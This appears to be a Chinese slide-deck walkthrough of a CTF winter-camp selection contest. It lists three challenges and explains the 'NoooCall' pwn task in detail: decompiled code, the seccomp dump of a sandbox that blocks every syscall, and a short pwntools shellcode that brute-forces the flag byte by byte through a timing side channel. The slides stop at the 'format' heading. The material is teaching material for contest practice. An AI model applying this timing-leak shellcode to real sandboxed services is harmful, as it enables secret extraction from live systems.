

冬令营选拔赛部分题目讲解

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Challenges

- NoooCall (pwn, 34solved, 377pt)
- format (pwn, 25solved, 454pt)
- ShellMaster (misc, 71solved, 222pt)

<div><div>NoooCall</div><div>solved: 34</div><div><div>377</div><div>pt</div></div><div><div><div>1</div></div>H3r</div><div><div><div>2</div></div>ru7n</div><div><div><div>3</div></div>fade</div></div>	<div><div>format</div><div>solved: 25</div><div><div>454</div><div>pt</div></div><div><div><div>1</div></div>whalien51</div><div><div><div>2</div></div>wizard_zhd</div><div><div><div>3</div></div>Alikas</div></div>	<div><div>ShellMaster</div><div>solved: 71</div><div><div>222</div><div>pt</div></div><div><div><div>1</div></div>G3n3rous</div><div><div><div>2</div></div>5K2L</div><div><div><div>3</div></div>Mr.R</div></div>
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NoooCall

- 读取flag内容到固定地址，读取0x10字节的shellcode，启动沙箱并执行shellcode。

```
__int64 __fastcall main(__int64 a1, char **a2, char **a3)
{
    void *flag_buf; // ST10_8
    void *sc_buff; // ST18_8
    FILE *flag; // [rsp+8h] [rbp-28h]

    set_up();
    flag = fopen("./flag.txt", "r");
    if ( !flag )
        exit(1);
    flag_buf = mmap((void *)0x200000000LL, 0x2000uLL, 3, 34, -1, 0LL);
    sc_buff = mmap((void *)0x300000000LL, 0x20000uLL, 7, 34, -1, 0LL);
    _isoc99_fscanf(flag, "%s", flag_buf);
    printf("Your Shellcode >>", "%s");
    read(0, sc_buff, 0x10uLL);
    sandbox_start();
    ((void (__fastcall *)(_QWORD, void *))sc_buff)(0LL, sc_buff);
    return 0LL;
}
```

NoooCall

- 沙箱设定的规则：禁止任何syscall。

```
root@challenges:/ctf/work/CTF-Pwn-shellcode# seccomp-tools dump ./chall
```

```
Your Shellcode >> line  CODE  JT   JF    K
```

```
=====
```

```
0000: 0x20 0x00 0x00 0x00000004  A = arch
0001: 0x15 0x00 0x03 0xc000003e  if (A != ARCH_X86_64) goto 0005
0002: 0x20 0x00 0x00 0x00000000  A = sys_number
0003: 0x35 0x00 0x01 0x40000000  if (A < 0x40000000) goto 0005
0004: 0x15 0x00 0x00 0xffffffff /* no-op */
0005: 0x06 0x00 0x00 0x00000000  return KILL
```

- 只能执行0x10字节的shellcode

NoooCall

- 思路
 - 采用爆破的方式逐字节爆破flag
- 问题
 - 爆破成功/失败的判定标准是什么？

NoooCall

- alarm & handler

```
unsigned __int64 sub_B91()  
{  
    unsigned __int64 v0; // ST08_8  
  
    v0 = __readfsqword(0x28u);  
    setvbuf(stdin, 0LL, 2, 0LL);  
    setvbuf(stdout, 0LL, 2, 0LL);  
    setvbuf(stderr, 0LL, 2, 0LL);  
    signal(14, (__sighandler_t)handler);  
    alarm(5u);  
    return __readfsqword(0x28u) ^ v0;  
}
```

```
void __noreturn handler()  
{  
    exit(-1);  
}
```



NoooCall

- 预期解

```
15  def sc(offset, testchar):
16
17      addr = 0x200000000+offset
18      target = ord(testchar)
19      shellcode = asm('''
20          mov al, [{p1}]
21          mov bl, {p2}
22      loop:
23          cmp al, bl
24          je loop
25
26          ret
27      '''.format(p1=addr, p2=target), arch = 'amd64', os = 'linux')
28      return shellcode
```

NoooCall

shellcode



al



bl




0x200000000



NoooCall

shellcode



al

0x78

bl

0x200000000



NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x61
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x61

0x200000000



x

m

a

n

c

t

NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x61
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x61

0x200000000



x	m	a	n	c	t
---	---	---	---	---	---



a

NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x61
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x61

0x200000000



NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x61
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x61

0x200000000




a

立刻结束

NoooCall

shellcode



al



bl




0x200000000



NoooCall

shellcode



al

0x78

bl

0x78

0x200000000



NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x78
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x78

0x200000000



x

m

a

n

c

t

NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x78
```

loop:

```
cmp al, bl  
je loop
```

```
ret
```


al

0x78

bl

0x78

0x200000000



NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x78
```

→ loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x78

0x200000000



x	m	a	n	c	t
---	---	---	---	---	---



x

NoooCall

shellcode

```
mov al, [0x200000000]  
mov bl, 0x78
```

→ loop:

```
cmp al, bl  
je loop
```

```
ret
```

al

0x78

bl

0x78

0x200000000



x

m

a

n

c

t




x

循环至触发handler


format

